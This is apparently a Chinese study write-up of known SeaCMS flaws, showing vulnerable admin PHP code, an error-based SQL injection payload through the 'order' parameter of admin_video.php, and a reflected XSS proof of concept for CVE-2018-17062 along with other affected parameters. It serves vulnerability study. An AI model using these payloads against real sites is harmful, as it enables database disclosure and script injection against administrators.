前言

感觉自己审计不出新的洞了，看看前辈们审出来的洞，学习一下。

SQL 注入点：

admin/temples/admin_video_main.htm

$order 获取数据后，拼接进入$orderStr

```php
<?php
    $numPerPage=20;
    $v_state=isset($v_state) ? $v_state : '';
    $v_commend=isset($v_commend) ? $v_commend : '';
    $v_recycled=isset($v_recycled) ? $v_recycled : '';
    $repeat=isset($repeat) ? $repeat : '';
    if(empty($order)) $order="v_addtime";
    $orderStr= " order by d.$order desc";
    $page = isset($page) ? intval($page) : 1;
    if($page==0) $page=1;
    $whereStr="  ";
    if ($action=="nullpic") $whereStr.=" and d.v_pic=''";
    if ($action=="errpic") $whereStr.=" and d.v_pic like '%err'";
    if ($v_state=="ok") $whereStr.=" and d.v_state>0";
    if ($v_commend=="ok") $whereStr.=" and d.v_commend>0";
    if ($v_recycled=="ok") $whereStr.=" and d.v_recycled=1";
    if ($v_isunion=="ok") $whereStr.=" and d.v_isunion=1";
    if ($v_ispsd=="ok") $whereStr.=" and d.v_psd != ''";
    if ($v_ismoney=="ok") $whereStr.=" and d.v_money !=0";
    if (!empty($jqtype)) $whereStr.=" and d.v_jq like '%$jqtype%'";
    if (!empty($area)) $whereStr.=" and d.v_publisharea = '$area'";
    if (!empty($year)) $whereStr.=" and d.v_publishyear = '$year'";
```


$orderStr 拼接到$

```php
$whereorder = str_replace("where order","order",str_replace("where and","and",$whereStr.$orderStr));
//计算有多少条数据
$csqlStr="select count(*) as dd from `sea_data` d left join `sea_playdata` p on p.v_id=d.v_id where d.v_recycled=0 ".$whereorder;
if ($v_recycled=="ok")$csqlStr="select count(*) as dd from `sea_data` d left join `sea_playdata` p on p.v_id=d.v_id where d.v_recycled=1 ".$whereorder;
$row = $dsql->GetOne($csqlStr);
if(is_array($row)){
    $TotalResult = $row['dd'];
}else{
    $TotalResult = 0;
}
$TotalPage = ceil($TotalResult/$numPerPage);
if ($page>$TotalPage) $page=$TotalPage;
$limitstart = ($page-1) * $numPerPage;
if($limitstart<0) $limitstart=0;
```

admin_video_main.htm 文件在 admin_video.php 中包含：


```php
else
{
    require_once(sea_DATA."/config.ftp.php");
    include(sea_ADMIN.'/templets/admin_video_main.htm');
    exit();
}
```

Payload:
/admin/admin_video.php?order=v_name and (extractvalue(1,concat(0x7e,(select user()),0x7e))) – 1



CVE-2018-17062
POC:
admin_video.php?action=keoiw"><script>alert(1)</script>c7dkw
问题仍然出在 admin/temples/admin_video_main.htm
未经过滤直接 echo $action:

其他参数同样存在此问题:
v_recycled 、 v_isunion 、 v_ismoney 、 v_ispsd 、 order 、 type 、 keyword 、 v_state 、 v_commend、repeat、topic、playfrom、downfrom、empty、rlen、jqtype、area、year、yuyan、letter、commend、ver
如:
/admin/admin_video.php?action=keoiw&ver="><script>alert(1)</script>c7dkw



结语
感觉这次 seacms 看得比较全了，下次换个 CMS 继续学习，祝大家新春快乐